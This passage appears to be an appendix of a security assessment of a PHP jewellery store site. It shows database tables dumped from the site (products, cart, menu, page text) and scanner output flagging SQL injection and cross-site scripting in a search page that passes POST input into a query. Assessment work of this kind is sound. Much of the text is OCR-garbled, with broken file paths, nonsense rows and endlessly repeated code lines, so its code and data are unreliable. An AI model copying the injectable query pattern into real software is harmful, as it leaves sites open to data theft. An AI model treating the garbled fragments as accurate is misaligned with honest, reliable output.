0119   featured   1 Gram	2500.00   Gold/Mang Tika/2.jpg	0	0	11
Gold/Mang Tika/2.jpg	, , , , , , , , , , , , , , , , , , , ,	•	•	•
0120   featured   1 Gram	375.00   Gold/Mang Tika/3.jpg	0	0	11
Gold/Mang Tika/3.jpg	LAFFO OO L Cold/Mong Tike/A ing	1.0	1.0	1 1 1
0121   featured   1 Gram   Gold/Mang Tika/4.jpg	4550.00   Gold/Mang Tika/4.jpg	0	0	11
0122   featured   1 Gram	500.00   Gold/Mang Tika/5.jpg	0	0	11
Gold/Mang Tika/5.jpg				
0123   featured   1 Gram	1799.00	0	0	11
Gold/Mang Tika/6.jpg   0124   featured   1 Gram	780.00   Gold/Mang Tika/7.jpg	0	0	11
Gold/Mang Tika/7.jpg	700.00   Gold/Wallg Tika/7.jpg	10	10	1
0126   featured   1 Gram	900.00   Gold/Mang Tika/9.jpg	0	0	11
Gold/Mang Tika/9.jpg	1 1000 00 1 Cald/Mars = Title /40 to	1.0	1.0	1 4 4
0127   featured   1 Gram   Gold/Mang Tika/10.jpg	1000.00   Gold/Mang Tika/10.jpg	0	0	11
1 2010/14/01/2 11/0/12/03/26				

0128   featured   Gold Carte: 24	1000.00   Gold/Mangalsutra/1.jpg	1	.   (	)
12   Gold/Mangalsutra/1.jpg				
0129   featured   Gold Carte:24	1000.00   Gold/Mangalsutra/2.jpg	0	) (	)
12   Gold/Mangalsutra/2.jpg	1 4000 00 1 Cald/Managalantus /2 inc			
0130   featured   Gold Carte:24	1000.00   Gold/Mangalsutra/3.jpg	0	) (	)
12   Gold/Mangalsutra/3.jpg     0131   featured   Gold Carte: 24	1000.00   Gold/Mangalsutra/4.jpg	1.0	)   (	۱ .
12   Gold/Mangalsutra/4.jpg	1000.00   Gold/Mangaisuti a/4.jpg	0	'   '	ויי
0132   featured   Gold Carte:24	1000.00   Gold/Mangalsutra/5.jpg	0	)   (	)
12   Gold/Mangalsutra/5.jpg	1000100   0010/11101180100110/01JP8	, ,	, ,	' '
0133   featured   Gold Carte:	2500.00   Gold/Mangalsutra/6.jpg	0	0	- 1
12   Gold/Mangalsutra/6.jpg	, , , , , , , , , , , , , , , , , , , ,	•		•
0134   featured   Gold Carte:24	2500.00   Gold/Mangalsutra/7.jpg	0	)   (	)
12   Gold/Mangalsutra/7.jpg				
0135   featured   Gold Carte:24	2500.00   Gold/Mangalsutra/8.jpg	0	) (	)
12   Gold/Mangalsutra/8.jpg				
0136   featured   Gold Carte:24	2500.00   Gold/Mangalsutra/9.jpg	0	)   (	)
12   Gold/Mangalsutra/9.jpg				
0137   featured   Gold Carte: 24	2500.00   Gold/Mangalsutra/10.jp	g	0	0
12   Gold/Mangalsutra/10.jpg				
0138   featured   Gold Carte:24	2500.00   Gold/Necklaces/1.jpg	0	0	
13   Gold/Necklaces/1.jpg	1 2500 00 1 Cald/Nadda as /2 in a	1.0		
0139   featured   Gold Carte:24	2500.00   Gold/Necklaces/2.jpg	0	0	l
13   Gold/Necklaces/2.jpg     0140   featured   Gold Carte:24	L 2500 00 L Gold/Nocklases/2 ing	ΙO	1.0	1
13   Gold/Necklaces/3.jpg	2500.00   Gold/Necklaces/3.jpg	0	0	ı
0141   featured   Gold Carte: 24	2500.00   Gold/Necklaces/4.jpg	0	0	ı
13   Gold/Necklaces/4.jpg	2500.00   Gold/Necklaces/4.jpg	10	10	ı
0142   latest   Gold Carte: 24	2500.00   Gold/Necklaces/5.jpg	1	1	13
Gold/Necklaces/5.jpg	1200000   0000, 100000000, 01,pg	-	ı –	1
0143   featured   Gold Carte: 24	2500.00   Gold/Necklaces/6.jpg	0	0	1
13   Gold/Necklaces/6.jpg	, , , , , , , , , , , , , , , , , , , ,	•	•	
0144   featured   Gold Carte: 24	375.00   Gold/Necklaces/7.jpg	0	0	1
13   Gold/Necklaces/7.jpg				
0145   featured   Gold Carte:24	375.00   Gold/Necklaces/8.jpg	0	0	
13   Gold/Necklaces/8.jpg				
0146   featured   Gold Carte: 24	375.00   Gold/Necklaces/9.jpg	0	0	
13   Gold/Necklaces/9.jpg				
0147   featured   Gold Carte:24	375.00   Gold/Necklaces/10.jpg	0	0	
13   Gold/Necklaces/10.jpg				
0148   featured   1 Gram	1000.00   Gold/Nose Rings/1.jpg	0	0	14
Gold/Nose Rings/1.jpg	1 2500 00 1 0 11/N			144
0149   featured   1 Gram	2500.00   Gold/Nose Rings/2.jpg	0	0	14
Gold/Nose Rings/2.jpg     0150   featured   1 Gram	1 275 00   Gold/Nosa Pings/2 ing	Λ	ΙΛ	I 11
Gold/Nose Rings/3.jpg	375.00   Gold/Nose Rings/3.jpg	0	0	14
Gold/Nose Killgs/3.jpg				

0151   featured   1 Gram	4550.00   Gold/Nose Rings/4.jpg	0	0	14
Gold/Nose Rings/4.jpg				
0152   featured   1 Gram	500.00   Gold/Nose Rings/5.jpg	0	0	14
Gold/Nose Rings/5.jpg	1.500.00   0.11/0			
0153   featured   1 Gram	1799.00   Gold/Nose Rings/6.jpg	0	0	14
Gold/Nose Rings/6.jpg	1 700 00 1 Cald/Nasa Binas/7 inc	<u> </u>	Δ Ι	1.1
0154   featured   1 Gram   Gold/Nose Rings/7.jpg	780.00   Gold/Nose Rings/7.jpg	0	0	14
0155   featured   1 Gram	890.00   Gold/Nose Rings/8.jpg	0	0	14
Gold/Nose Rings/8.jpg	830.00   Gold/Nose Kings/6.jpg	۱ ۲	U I	14
0156   featured   Gold Carte: 24	2500.00   Gold/Pendant Set/1.jpg	0	0	1
15   Gold/Pendant Set/1.jpg	2300.00   Gold/Tendant Set/1.jpg	10	10	ı
0157   featured   Gold Carte:24	2500.00   Gold/Pendant Set/2.jpg	0	0	1
15   Gold/Pendant Set/2.jpg		1 *	1 •	'
0158   latest   Gold Carte:24	2500.00   Gold/Pendant Set/3.jpg	0	0	1
15   Gold/Pendant Set/3.jpg	7 7 7 7 7 7 7 7 7 7 7 7 7 7 7 7 7 7 7 7	•	•	•
0159   latest   Gold Carte: 24	2500.00   Gold/Pendant Set/4.jpg	0	0	1
15   Gold/Pendant Set/4.jpg		·		
0160   featured   Gold Carte:24	2500.00   Gold/Pendant Set/5.jpg	0	0	
15   Gold/Pendant Set/5.jpg				
0161   featured   Gold Carte: 24	375.00   Gold/Pendant Set/6.jpg	0	0	
15   Gold/Pendant Set/6.jpg				
0162   soon   Gold Carte:24	375.00   Gold/Pendant Set/7.jpg	0	0	15
Gold/Pendant Set/7.jpg				
0163   featured   Gold Carte: 24	375.00   Gold/Pendant Set/8.jpg	0	0	
15   Gold/Pendant Set/8.jpg				
0164   featured   Gold Carte: 24	0.00   Gold/Pendant Set/9.jpg	0	0	15
Gold/Pendant Set/9.jpg	1275 00 10 11/0 1 10 1/40 1			
0165   featured   Gold Carte: 24	375.00   Gold/Pendant Set/10.jpg	0	0	ı
15   Gold/Pendant Set/10.jpg	1 1000 00   Cold/Dondonts/1 ing	1.0	1.0	
0166   featured   Gold Carte: 24 16   Gold/Pendants/1.jpg	1000.00   Gold/Pendants/1.jpg	0	0	ı
16   Gold/Pendants/1.jpg     0167   featured   Gold Carte: 24	1000.00   Gold/Pendants/2.jpg	0	0	
16   Gold/Pendants/2.jpg	1000.00   Gold/Felidants/2.jpg	10	10	ı
0168   featured   Gold Carte: 24	1000.00   Gold/Pendants/3.jpg	0	0	1
16   Gold/Pendants/3.jpg	1000.00   Gold/Tendants/5.jpg	10	10	'
0169   featured   Gold Carte: 24	1000.00   Gold/Pendants/4.jpg	0	0	1
16   Gold/Pendants/4.jpg	1 ====== 1 ===========================	1 4	, ,	'
0170   featured   Gold Carte: 24	1000.00   Gold/Pendants/5.jpg	0	0	- 1
16   Gold/Pendants/5.jpg	1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1	•	•	•
0171   featured   Gold Carte:24	1000.00   Gold/Pendants/6.jpg	0	0	-1
16   Gold/Pendants/6.jpg		-		
0172   featured   Gold Carte: 24	1000.00   Gold/Pendants/7.jpg	0	0	
16   Gold/Pendants/7.jpg				
0173   featured   Gold Carte:24	2500.00   Gold/Pendants/8.jpg	0	0	
16   Gold/Pendants/8.jpg				

0174   featured   Gold Carte:24 16   Gold/Pendants/9.jpg	2500.00   Gold/Pendants/9.jpg	- 1	0	0	
0175   featured   Gold Carte: 24   Gold/Pendants/10.jpg	2500.00   Gold/Pendants/10.jp <sub>{</sub>	g	0	0	
0176   featured   White Gold Carte: 24   35   Gold/Lady Rings/1.jpg	1000.00   Gold/Lady Rings/1	jpg	0	0	
0177   featured   Gold Carte: 24   Gold/Lady Rings/2.jpg	1000.00   Gold/Lady Rings/2.jps	3	0	0	l
0178   featured   Gold Carte: 24   Gold/Lady Rings/3.jpg	2500.00   Gold/Lady Rings/3.jps	3	0	0	l
0179   featured   Gold Carte: 24   Gold/Lady Rings/4.jpg	2500.00   Gold/Lady Rings/4.jps	3	0	0	l
0180   featured   Gold Carte: 24   Gold/Lady Rings/5.jpg	2500.00   Gold/Lady Rings/5.jps	3	0	0	l
0181   featured   White Gold Carte:24   35   Gold/Lady Rings/6.jpg	2500.00   Gold/Lady Rings/6	.jpg	0	0	
0182   featured   White Gold Carte: 24   35   Gold/Lady Rings/7.jpg	2500.00   Gold/Lady Rings/7	'.jpg	3	0	
0183   featured   White Gold Carte:24   35   Gold/Lady Rings/8.jpg	2500.00   Gold/Lady Rings/8	.jpg	0	0	
0184   featured   Gold Carte: 24 35   Gold/Lady Rings/9.jpg	2500.00   Gold/Lady Rings/9.jpg	3	0	0	]
0185   featured   White Gold Carte:24   35   Gold/Lady Rings/10.jpg	375.00   Gold/Lady Rings/10	).jpg	0	0	
0194   featured   Gold Carte: 24	1000.00   Gold/Man Rings/9.jpg	3	0	0	
36   Gold/Man Rings/9.jpg	500.00   Silver/Anklets/1.jpg	0	0	21	
Silver/Anklets/1.jpg     0196   featured   Pure Silver   Silver/Anklets/2.jpg	890.00   Silver/Anklets/2.jpg	0	0	21	
0197   featured   Pure Silver   Silver/Anklets/3.jpg	890.00   Silver/Anklets/3.jpg	0	0	21	
0198   featured   Pure Silver   Silver/Anklets/4.jpg	1000.00   Silver/Anklets/4.jpg	0	0	21	
0199   featured   Pure Silver   Silver/Anklets/5.jpg	1000.00   Silver/Anklets/5.jpg	0	0	21	
0200   featured   Pure Silver   Silver/Anklets/6.jpg	1000.00   Silver/Anklets/6.jpg	0	0	21	
0201   featured   PureSilver   Silver/Anklets/7.jpg	1000.00   Silver/Anklets/7.jpg	0	0	21	
0202   featured   Pure Silver   Silver/Anklets/8.jpg	1000.00   Silver/Anklets/8.jpg	0	0	21	
0203   featured   PurSilver   Silver/Anklets/9.jpg	2500.00   Silver/Anklets/9.jpg	0	0	21	
0204   featured   Pure Silver   Silver/Anklets/10.jpg	1000.00   Silver/Anklets/10.jpg	0	0	21	L

0205   featured   Pure Silver   Silver/Armlets/1.jpg	4550.00   Silver/Armlets/1.jpg	0	0	22
0206   featured   Pure Silver	1799.00   Silver/Armlets/2.jpg	0	0	22
Silver/Armlets/2.jpg     0207   featured   Pure silver	890.00   Silver/Armlets/3.jpg	0	0	22
Silver/Armlets/3.jpg     0208   featured   Pure Silver	1000.00   Silver/Armlets/4.jpg	0	0	22
Silver/Armlets/4.jpg     0209   featured   Pure Silver	1000.00   Silver/Armlets/5.jpg	0	0	22
Silver/Armlets/5.jpg     0210   featured   Pure Silver	1000.00   Silver/Armlets/6.jpg	0	0	22
Silver/Armlets/6.jpg     0211   featured   Pure silver	1000.00   Silver/Armlets/7.jpg	0	0	22
Silver/Armlets/7.jpg     0212   featured   Pure Silver	1000.00   Silver/Armlets/8.jpg	0	0	22
Silver/Armlets/8.jpg     O213   featured   Pure Silver	1000.00   Silver/Armlets/9.jpg	0	0	22
Silver/Armlets/9.jpg     0214   featured   Pure Silver	1000.00   Silver/Armlets/10.jpg	0	0	22
Silver/Armlets/10.jpg     0215   featured   Pure Silver	2500.00   Silver/Bracelet/1.jpg	0	0	23
Silver/Bracelet/1.jpg     Silver/Bracelet/1.jpg     0216   featured   Pure Silver	4550.00   Silver/Bracelet/2.jpg	10	0	23
Silver/Bracelet/2.jpg				
0217   featured   Pure Silver   Silver/Bracelet/3.jpg	1799.00   Silver/Bracelet/3.jpg	0	0	23
0218   featured   Pure Silver   Silver/Bracelet/4.jpg	890.00   Silver/Bracelet/4.jpg	0	0	23
0219   featured   Pure Silver   Silver/Bracelet/5.jpg	1000.00   Silver/Bracelet/5.jpg	0	0	23
0220   featured   Pure Silver   Silver/Bracelet/6.jpg	1000.00   Silver/Bracelet/6.jpg	0	0	23
0221   featured   Pure silver   Silver/Bracelet/7.jpg	1000.00   Silver/Bracelet/7.jpg	0	0	23
0222   featured   Pure Silver   Silver/Bracelet/8.jpg	1000.00   Silver/Bracelet/8.jpg	0	0	23
0223   featured   Pure Silver   Silver/Bracelet/9.jpg	1799.00   Silver/Bracelet/9.jpg	0	0	23
0224   featured   Pure Silver   Silver/Bracelet/10.jpg	890.00   Silver/Bracelet/10.jpg	0	0	23
0225   featured   Pure Silver   Silver/Chain/1.jpg	2500.00   Silver/Chain/1.jpg	0	0	28
0226   featured   Pure silver   Silver/Chain/2.jpg	4550.00   Silver/Chain/2.jpg	0	0	28
0227   featured   Pure Silverq   Silver/Chain/3.jpg	1799.00   Silver/Chain/3.jpg	0	0	28

-	0228   featured   Pure Silver	890.00   Silver/Chain/4.jpg	0	0	28
-	Silver/Chain/4.jpg	100000 101 /01 : /5:			1.20
	0229   featured   Pure Silver	890.00   Silver/Chain/5.jpg	0	0	28
	Silver/Chain/5.jpg   0230   featured   Pure silver	1000.00   Silver/Chain/6.jpg	0	0	28
	Silver/Chain/6.jpg	1000.00   311VE17 Channy 0.3pg	10	10	20
	0231   featured   Pure Silver	1000.00   Silver/Chain/7.jpg	0	0	28
İ	Silver/Chain/7.jpg	7 7 7 7 7 7 7 7 7 7 7 7 7 7 7 7 7 7 7 7	•	•	•
ĺ	0232   featured   Pure Silver	1000.00   Silver/Chain/8.jpg	0	0	28
	Silver/Chain/8.jpg				
	0233   featured   Pure Silver	1000.00   Silver/Chain/9.jpg	0	0	28
	Silver/Chain/9.jpg	14000 00 1 5:1			1.20
	0234   featured   Pure silver	1000.00   Silver/Chain/10.jpg	0	0	28
	Silver/Chain/10.jpg   0235   featured   Pure Silver	2500.00   Silver/Cuffilinks/1.jpg	0	0	27
1	Silver/Cuffilinks/1.jpg	2300.00   3iiver/ curminks/ 1.jpg	10	10	27
	0236   featured   Pure Silver	4550.00   Silver/Cuffilinks/2.jpg	0	0	27
İ	Silver/Cuffilinks/2.jpg	7 7 7 7 318	•	•	
ĺ	0237   featured   Pure Silver	1799.00   Silver/Cuffilinks/3.jpg	0	0	27
	Silver/Cuffilinks/3.jpg				
	0238   featured   Pure Silver	890.00   Silver/Cuffilinks/4.jpg	6	3	27
	Silver/Cuffilinks/4.jpg				
	0239   featured   Pure Silver	1000.00   Silver/Cuffilinks/5.jpg	0	0	28
	Silver/Cuffilinks/5.jpg   0240   featured   Pure Silver	1000.00   Silver/Cuffilinks/6.jpg	0	0	28
	Silver/Cuffilinks/6.jpg	1000.00   Silver/Curminks/0.jpg	10	10	20
	0241   featured   Pure Silver	1000.00   Silver/Cuffilinks/7.jpg	0	0	28
ĺ	Silver/Cuffilinks/7.jpg	, ,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,	, -	,	
ĺ	0242   featured   Pure Silver	1000.00   Silver/Cuffilinks/8.jpg	0	0	28
	Silver/Cuffilinks/8.jpg				
	0243   featured   Pure Silver	1799.00   Silver/Cuffilinks/9.jpg	4	0	28
	Silver/Cuffilinks/9.jpg	1 000 00 1 00 10 10 10 10 10 10 10 10 10			
	0244   featured   Pure Silver	890.00   Silver/Cuffilinks/10.jpg	0	0	28
	Silver/Cuffilinks/10.jpg   0245   featured   Pure Silver	500.00   Silver/EarRings/1.jpg	0	0	26
	Silver/EarRings/1.jpg	300.00   311Ve1/Laritings/1.jpg	10	10	20
	0246   featured   Pure Silver	1000.00   Silver/EarRings/2.jpg	0	0	26
İ	Silver/EarRings/2.jpg	, , , , , , , ,	•	•	'
ĺ	0247   featured   Pure Silver	1000.00   Silver/EarRings/3.jpg	0	0	26
	Silver/EarRings/3.jpg				
-	0248   featured   Pure Silver	2500.00   Silver/EarRings/4.jpg	0	0	26
	Silver/EarRings/4.jpg	1 2500 00 1 611 - 45 - 15 45	1.0	1.0	1.26
	0249   featured   Pure Silver	2500.00   Silver/EarRings/5.jpg	0	0	26
	Silver/EarRings/5.jpg   0250   featured   Pure Silver	2500.00   Silver/EarRings/6.jpg	0	0	26
	Silver/EarRings/6.jpg	1 2000.00   Silver/ Larrangs/ 0.jpg	10	10	1 20
	,				

0251   featured   Pure Silver	375.00   Silver/EarRings/7.jpg   0   0   26
Silver/EarRings/7.jpg	10,0,00 10,00,00,000
0252   featured   Pure Silver	375.00   Silver/EarRings/8.jpg   0   0   26
Silver/EarRings/8.jpg	10.0.00   00,
0253   featured   Pure Silver	4550.00   Silver/EarRings/9.jpg   0   0   26
Silver/EarRings/9.jpg	1 1 7 - 6-7 - 1 - 1 - 1 -
0254   featured   Pure Silver	4550.00   Silver/EarRings/10.jpg   0   0   26
Silver/EarRings/10.jpg	
0255   featured   Silver	1000.00   Silver/Hair Pin/1.jpg   0   0   25
Silver/Hair Pin/1.jpg	
0256   featured   Silver	2500.00   Silver/Hair Pin/2.jpg   0   0   25
Silver/Hair Pin/2.jpg	
0258   featured   Silver	4550.00   Silver/Hair Pin/4.jpg   0   0   25
Silver/Hair Pin/4.jpg	
0260   featured   Silver	1799.00   Silver/Hair Pin/6.jpg   0   0   25
Silver/Hair Pin/6.jpg	
0261   featured   Silver	780.00   Silver/Hair Pin/7.jpg   0   0   25
Silver/Hair Pin/7.jpg	
0262   featured   Silver	890.00   Silver/Hair Pin/8.jpg   0   0   25
Silver/Hair Pin/8.jpg	
0263   featured   Silver	900.00   Silver/Hair Pin/9.jpg   0   0   25
Silver/Hair Pin/9.jpg	
0264   featured   Silver	1000.00   Silver/Hair Pin/10.jpg   0   0   25
Silver/Hair Pin/10.jpg	
0265   featured   Pure Silver	500.00   Silver/Lady Rings/1.jpg   0   0   32
Silver/Lady Rings/1.jpg	
0267   featured   Pure Silver	1000.00   Silver/Lady Rings/3.jpg   0   0   32
Silver/Lady Rings/3.jpg	
0268   featured   Pure Silver	2500.00   Silver/Lady Rings/4.jpg   0   0   32
Silver/Lady Rings/4.jpg	
0269   featured   Pure Silver	2500.00   Silver/Lady Rings/5.jpg   0   0   32
Silver/Lady Rings/5.jpg	
0270   featured   Pure silver	375.00   Silver/Lady Rings/6.jpg   0   0   32
Silver/Lady Rings/6.jpg	
0271   featured   Pure Silver	375.00   Silver/Lady Rings/7.jpg   0   0   32
Silver/Lady Rings/7.jpg	
0272   featured   Pure Silver	4550.00   Silver/Lady Rings/8.jpg   0   0   32
Silver/Lady Rings/8.jpg	
0273   soon   Pure silver	4550.00   Silver/Lady Rings/9.jpg   0   0   32
Silver/Lady Rings/9.jpg	
0274   featured   Pure Silver	500.00   Silver/Lady Rings/10.jpg   0   0   32
Silver/Lady Rings/10.jpg	
0275   featured   Pure Silver	1000.00   Silver/Man Ring/1.jpg   0   0   39
Silver/Man Ring/1.jpg	
0276   featured   Pure Silver	1000.00   Silver/Man Ring/2.jpg   0   0   39
Silver/Man Ring/2.jpg	

0277   featured   Pure Silver	2500.00   Silver/Man Ring/3.jpg	0	0	39
Silver/Man Ring/3.jpg     0278   featured   Pure Silver	2500.00   Silver/Man Ring/4.jpg	0	0	39
Silver/Man Ring/4.jpg   0279   featured   Pure Silver	375.00   Silver/Man Ring/5.jpg	0	0	39
Silver/Man Ring/5.jpg   0280   featured   Pure Silver	2500.00   Silver/Man Ring/6.jpg	0	0	39
Silver/Man Ring/6.jpg     0282   featured   Pure Silver	4550.00   Silver/Man Ring/8.jpg	1	0	39
Silver/Man Ring/8.jpg     0283   featured   Pure Silver	2500.00   Silver/Man Ring/9.jpg	0	0	39
Silver/Man Ring/9.jpg     0284   featured   Pure Silver	500.00   Silver/Man Ring/10.jpg	0	0	39
Silver/Man Ring/10.jpg     0285   featured   Pure Silver	500.00   Silver/Pendants/1.jpg	0	0	30
Silver/Pendants/1.jpg	1000.00   Silver/Pendants/3.jpg			•
0287   featured   Pure Silver   Silver/Pendants/3.jpg		0	0	30
0288   featured   Pure Silver   Silver/Pendants/4.jpg	2500.00   Silver/Pendants/4.jpg	0	0	30
0289   featured   Pure Silver   Silver/Pendants/5.jpg	2500.00   Silver/Pendants/5.jpg	0	0	30
0290   featured   Pure Silver   Silver/Pendants/6.jpg	375.00   Silver/Pendants/6.jpg	0	0	30
0291   featured   Pure Silver   Silver/Pendants/7.jpg	375.00   Silver/Pendants/7.jpg	0	0	30
0292   featured   Pure Silver   Silver/Pendants/8.jpg	4550.00   Silver/Pendants/8.jpg	0	0	30
0293   featured   Pure Silver   Silver/Pendants/9.jpg	4550.00   Silver/Pendants/9.jpg	0	0	30
0294   featured   Pure Silver   Silver/Pendants/10.jpg	500.00   Silver/Pendants/10.jpg	0	0	30
0295   featured   Pure Silver   31   Silver/Pendants Sets/1.jpg	1000.00   Silver/Pendants Sets/1.	jpg   0	0	I
0296   featured   Pure Solver   31   Silver/Pendants Sets/2.jpg	1000.00   Silver/Pendants Sets/2	.jpg   0	0   0	1
0297   featured   Pure silver   31   Silver/Pendants Sets/3.jpg	2500.00   Silver/Pendants Sets/3.	ipg   0	0	I
0298   featured   Pure silver	2500.00   Silver/Pendants Sets/4.	ipg   0	0	I
31   Silver/Pendants Sets/4.jpg     0299   featured   Pure silver	2500.00   Silver/Pendants Sets/5.	ipg   0	0	I
30   Silver/Pendants Sets/5.jpg     0300   featured   Pure Silver	375.00   Silver/Pendants Sets/6.j	pg   0	0	31
Silver/Pendants Sets/6.jpg     0301   featured   Pure Silver   Silver/Pendants Sets/7.jpg	375.00   Silver/Pendants Sets/7.j	pg   1	0	31

0302   featured   Pure Silver 31   Silver/Pendants Sets/8.jpg	4550.00   Silver/Pendants Sets/	/8.jpg	0	0
0303   featured   Pure Silver	4550.00   Silver/Pendants Sets/	′9.jpg	0	0
31   Silver/Pendants Sets/9.jpg	1 500 00 1 6'l /P d 6 /	40 1	0 1	0 1
0304   featured   Pure Silver 31   Silver/Pendants Sets/10.jpg	500.00   Silver/Pendants Sets/	ıu.jpg	0	0
0305   featured   Pure Silver	1000.00   Silver/Toe Ring/1.jpg	0	0	40
Silver/Toe Ring/1.jpg				
0306   featured   Pure Silver	2500.00   Silver/Toe Ring/2.jpg	0	0	40
Silver/Toe Ring/2.jpg	1 275 00 1 Cilyan/Tan Dina/2 in a	1.0	1.0	1.40
0307   featured   Pure Silver   Silver/Toe Ring/3.jpg	375.00   Silver/Toe Ring/3.jpg	0	0	40
0308   featured   Pure Silver	4550.00   Silver/Toe Ring/4.jpg	0	0	40
Silver/Toe Ring/4.jpg	1330100   5ve./, 130 18/, 11Jp8	10	1 0	1 .0
0309   featured   Pure Silver	500.00   Silver/Toe Ring/5.jpg	0	0	40
Silver/Toe Ring/5.jpg				
0310   featured   Pure Silver	1799.00   Silver/Toe Ring/6.jpg	0	0	40
Silver/Toe Ring/6.jpg     0311   featured   Pure Silver	1 790 00   Silver/Too Ping/7 ing	0	0	40
Silver/Toe Ring/7.jpg	780.00   Silver/Toe Ring/7.jpg	10	10	40
0312   featured   Pure Silver	890.00   Silver/Toe Ring/8.jpg	0	0	40
Silver/Toe Ring/8.jpg	, , , , , , , , , , , , , , , , , , , ,		•	·
0313   featured   Pure Silver	900.00   Silver/Toe Ring/9.jpg	0	0	40
Silver/Toe Ring/9.jpg	1 4000 00 1 011			
0315   featured   Silver	1000.00   Silver/Brooches/1.jpg	0	0	24
Silver/Brooches/1.jpg     0316   featured   Silver	2500.00   Silver/Brooches/2.jpg	0	0	24
Silver/Brooches/2.jpg	2300.00   Slivel/Blooches/2.jpg	10	10	24
0317   featured   Silver	375.00   Silver/Brooches/3.jpg	0	0	24
Silver/Brooches/3.jpg	, , , , , , , , , , , , , , , , , , , ,	•	•	•
0318   featured   Silver	4550.00   Silver/Brooches/4.jpg	0	0	24
Silver/Brooches/4.jpg				
0319   featured   Silver	500.00   Silver/Brooches/5.jpg	1	0	24
Silver/Brooches/5.jpg     0320   featured   Silver	1799.00   Silver/Brooches/6.jpg	0	0	24
Silver/Brooches/6.jpg	1799.00   Sliver/Brooches/0.jpg	10	10	24
0321   featured   Silver	780.00   Silver/Brooches/7.jpg	0	0	24
Silver/Brooches/7.jpg	7 7 7 7 7 7 7 7 7 7 7 7 7 7 7 7 7 7 7 7	•	•	•
0322   featured   Silver	890.00   Silver/Brooches/8.jpg	0	0	24
Silver/Brooches/8.jpg				
0323   featured   Silver	900.00   Silver/Brooches/9.jpg	0	0	24
Silver/Brooches/9.jpg	14000 00 1511 - 15			1.24
0324   featured   Silver	1000.00   Silver/Brooches/10.jpg	0	0	24
Silver/Brooches/10.jpg	+	+-	+	

-----+

```
Database: bbjewels
Table: webcontent
[1 entry]
+-----
----+
                                                         | webpage
| content_id | content
      | RA Jewellery Online Store has more than 35 years of experience in dealing with
jewelleries such as Gold, Silver and Diamond. | about |
----+
Database: bbjewels
Table: cart
[3 entries]
+----+
+----+-----+-----+-----+-----+
| 0001 | 0002 | 0001 | 1 | 2014-03-27 07:44:55 | 16444 | y | 2014-03-27 |
| 0003 | 0003 | 0128 | 1 | 2016-07-21 04:26:57 | 2006433827 | y | 2016-07-21 |
| 0004 | 0003 | 0301 | 1 | 2016-12-26 18:07:06 | 1302478992 | y | 2016-12-26 |
+-----+
Database: bbjewels
Table: main_menu
[8 entries]
+----+
| mmenu_id | mmenu_link | mmenu_name |
+----+
| 0001 | about.php
                 | About Us
| 0002 | contact.php | Contact Us |
     | javascript:void(0) | Gold Items |
0003
1 0004
     | javascript:void(0) | Silver Items |
0005
      | javascript:void(0) | Diamond Items |
     | featured.php | Featured Items |
0006
0007
     | latest.php
               | Latest Items |
| 0008 | javascript:void(0) | Top
+----+
```

# APPENDIX D - RIPS RESULT

#### **Screenshots**

```
File: /var/www/i701198/searchresult.php

SOL Injection

Userinput reaches sensitive sink. For more information, press the help icon on the left side.

109: mysal_marry srow results = mysal_query(ssal) or die (mysal_error()); // mertinon.html

109: sold_marry frow results = mysal_query(ssal) or die (mysal_error()); // mertinon.html

109: sold_marry frow results = mysal_query(ssal) or die (mysal_error()); // mertinon.html

109: sold_marry frow results = mysal_query(ssal) or die (mysal_error()); // mertinon.html

100: sold_marry frow results = mysal_query(ssal) or die (mysal_error()); // mertinon.html

101: if(size(s_SSSSON["username"])) etse etse

102: if(size(s_SSSSON["username"])) etse etse

103: seach ethe "secriptalert("Search found for " . Search . " " . Scount . " Results')

104: secont = s POST["search"]; // section.html

107: secont = s POST["search"]; // section.html

107: secont = s POST["search"]; // section.html

107: secont = s POST["search"]; // section.html

107: secont = s POST["search"]; // section.html

107: secont = s POST["search"]; // section.html

107: secont = s POST["search"]; // section.html

107: secont = s POST["search"]; // section.html

108: secont = s POST["search"]; // section.html

109: secont = s POST["search"]; // section.html

109: secont = s POST["search"]; // section.html

100: secont = s POST["search"]; // section.html

101: secont = s POST["search"]; // section.html

102: secont = s POST["search"]; // section.html

103: secont = s POST["search"]; // section.html

104: secont = s POST["search"]; // section.html

105: secont = s POST["search"]; // section.html

106: secont = s POST["search"]; // section.html

107: secont = s POST["search"]; // section.html

108: secont = s POST["search"]; // section.html

109: secont = s POST["search"]; // section.html

109: secont = s POST["search"]; // section.html

109: secont = s POST["search"]; // section.html

109: secont = s POST["search"]; // section.html

109: secont = s POST["search"]; // section.html

109: secont = s POST["sea
```

```
■ Cross-Site Scripting

■ Userinput reaches sensitive sink. For more information, press the help icon on the left side.

■ 181: ecfine echo "scriptalert("Search found for ". "search."." . Scount . "Results")

■ 185: search echo "scriptalert("Search found for ". "search."." . Scount . "Results")

■ 185: ecfine echo "scriptalert("Search found for ". "search.html

■ 185: scount = % 1/* section.html

□ 121: Scount = % 1/* section.html

□ 121: Scount = % 1/* section.html

□ 121: scount = % 1/* section.html

□ 121: scount = % 1/* section.html

□ 121: scount = % 1/* section.html

□ 121: scount = % 1/* scount = % 1/* section.html

□ 121: scount = % 1/* scount = % 1/* section.html

□ 121: scount = % 1/* scount = % 1/* scount = % 1/* scount = % 1/* scount = % 1/* scount = % 1/* scount = % 1/* scount = % 1/* scount = % 1/* scount = % 1/* scount = % 1/* scount = % 1/* scount = % 1/* scount = % 1/* scount = % 1/* scount = % 1/* scount = % 1/* scount = % 1/* scount = % 1/* scount = % 1/* scount = % 1/* scount = % 1/* scount = % 1/* scount = % 1/* scount = % 1/* scount = % 1/* scount = % 1/* scount = % 1/* scount = % 1/* scount = % 1/* scount = % 1/* scount = % 1/* scount = % 1/* scount = % 1/* scount = % 1/* scount = % 1/* scount = % 1/* scount = % 1/* scount = % 1/* scount = % 1/* scount = % 1/* scount = % 1/* scount = % 1/* scount = % 1/* scount = % 1/* scount = % 1/* scount = % 1/* scount = % 1/* scount = % 1/* scount = % 1/* scount = % 1/* scount = % 1/* scount = % 1/* scount = % 1/* scount = % 1/* scount = % 1/* scount = % 1/* scount = % 1/* scount = 1/* scount = % 1/* scount = 1/* scount = 1/* scount = 1/* scount = 1/* scount = 1/* scount = 1/* scount = 1/* scount = 1/* scount = 1/* scount = 1/* scount = 1/* scount = 1/* scount = 1/* scount = 1/* scount = 1/* scount = 1/* scount = 1/* scount = 1/* scount = 1/* scount = 1/* scount = 1/* scount = 1/* scount = 1/* scount = 1/* scount = 1/* scount = 1/* scount = 1/* scount = 1/* scount = 1/* scount = 1/* scount = 1/* scount = 1/* scount 